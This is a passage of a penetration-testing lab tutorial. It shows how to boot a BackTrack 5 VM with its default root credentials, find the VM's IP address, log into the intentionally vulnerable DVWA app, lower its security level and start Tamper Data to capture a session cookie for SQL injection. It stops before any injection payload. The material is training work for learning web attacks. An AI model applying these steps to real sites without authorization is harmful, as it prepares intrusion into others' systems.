


- - 3. Edit Network Adapter
 - **Instructions:**
 1. Highlight Network Adapter
 2. Select Bridged
 3. Do not Click on the OK Button.



Section 5: Login to BackTrack

1. Start BackTrack VM Instance
 - o **Instructions:**
 1. Start Up VMWare Player
 2. Select BackTrack5R1
 3. Play virtual machine



2. Login to BackTrack

- **Instructions:**


1. Login: root
2. Password: toor or <whatever you changed it to>.

```
BackTrackSR1 - VMware Player  File Virtual Machine Help
[ 3.312567] Copyright (c) 1999-2008 LSI Corporation
[ 3.313456] FDC 0 is a post-1991 82077
[ 3.340877] pcnet32: pcnet32.c:v1.35 21.Apr.2008 tsbogend@alpha.franken.de
[ 3.360567] pcnet32 0000:02:01.0: PCI INT A -> GSI 19 (level, low) -> IRQ 19
[ 3.364871] agpgart-intel 0000:00:00.0: Intel 440BX Chipset
[ 3.368532] pcnet32: PCnet/PCI II 79C970A at 0x2000, 00:0c:29:90:13:78 assigned IRQ 19
[ 3.372931] agpgart-intel 0000:00:00.0: AGP aperture is 256M @ 0x0
[ 3.376916] pcnet32: eth0: registered as PCnet/PCI II 79C970A
[ 3.384739] pcnet32: 1 cards found
[ 3.404691] Fusion MPT SPI Host driver 3.04.18
[ 3.408410] mptspi 0000:00:10.0: PCI INT A -> GSI 17 (level, low) -> IRQ 17
[ 3.408733] mptbase: ioc0: Initiating bringup
[ 3.488282] ioc0: LSI53C1030 B0: Capabilities={Initiator}
[ 3.656180] scsi2 : ioc0: LSI53C1030 B0, FuRev=01032920h, Ports=1, MaxQ=128, IRQ=17
[ 3.775716] scsi 2:0:0:0: Direct-Access VMware, VMware Virtual S 1.0 PQ: 0 ANSI: 2
[ 3.779710] scsi target2:0:0: Beginning Domain Validation
[ 3.783701] scsi target2:0:0: Domain Validation skipping write tests
[ 3.783772] scsi target2:0:0: Ending Domain Validation
[ 3.787761] scsi target2:0:0: FAST-40 WIDE SCSI 80.0 MB/s ST (25 ns, offset 127)
[ 3.794467] sd 2:0:0:0: [sda] 41943040 512-byte logical blocks: (21.4 GB/20.0 GiB)
[ 3.795671] sd 2:0:0:0: [sda] Write Protect is off
[ 3.795811] sd 2:0:0:0: [sda] Cache data unavailable
[ 3.795881] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 3.800343] sd 2:0:0:0: Attached scsi generic sg1 type 0
[ 3.801376] sd 2:0:0:0: [sda] Cache data unavailable
[ 3.803626] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 3.855626] sda: sda1 sda2 < sda5 >
[ 3.883776] sd 2:0:0:0: [sda] Cache data unavailable
[ 3.887505] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 3.887577] sd 2:0:0:0: [sda] Attached SCSI disk

BackTrack 5 R1 - Code Name Revolution 32 bitbt tty1
bt login: root
Password:

To direct input to this virtual machine, press Ctrl+G.
```

- 3. Bring up the GNOME
 - o **Instructions:**
 - 1. Type startx




Section 6: Open Console Terminal and Retrieve IP Address

1. Open a console terminal
 - o **Instructions:**
 1. Click on the console terminal



2. Get IP Address

- **Instructions:**
 - 1. `ifconfig -a`
- **Notes (FYI) :**
 - As indicated below, my IP address is 192.168.1.105.
 - Please record your IP address.



```
Backtrack5 VMware Player File Virtual Machine Help
Applications Places System
root@bt: ~
File Edit View Terminal Help
root@bt:~# ifconfig -a
eth0      Link encap:Ethernet HWaddr 00:0c:29:90:13:78
          inet addr:192.168.1.105 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe90:1378/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:870 errors:0 dropped:0 overruns:0 frame:0
          TX packets:118 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:105401 (105.4 KB) TX bytes:27674 (27.6 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:7793 (7.7 KB) TX bytes:7793 (7.7 KB)

root@bt:~#
```

○

Section 7: Login to DVWA

1. Start Firefox
 - **Instructions:**
 1. Click on Firefox



2. Login to DVWA

o **Instructions:**

1. Start up Firefox on BackTrack
2. Place `http://192.168.1.106/dvwa/login.php` in the address bar
 - Replace **192.168.1.106** with Fedora's IP address obtained in Section 3, Step 3).
3. Login: admin
4. Password: password
5. Click on Login



○

Section 8: Set Security Level

1. Set DVWA Security Level
 - **Instructions:**
 1. Click on DVWA Security, in the left hand menu.
 2. Select "low"
 3. Click Submit




Section 9: Obtain PHP Cookie


1. SQL Injection Menu

- **Instructions:**


1. Select "SQL Injection" from the left navigation menu.



- - 2. Select Tamper Data
 - **Instructions:**
 - 1. Tools --> Tamper Data



- 3. Start Tamper Data
 - **Instructions:**
 1. Click on Start Tamper




4. Basic Injection

- **Instructions:**

1. Input "1" into the text box.
2. Click Submit.

- **Notes (FYI) :**

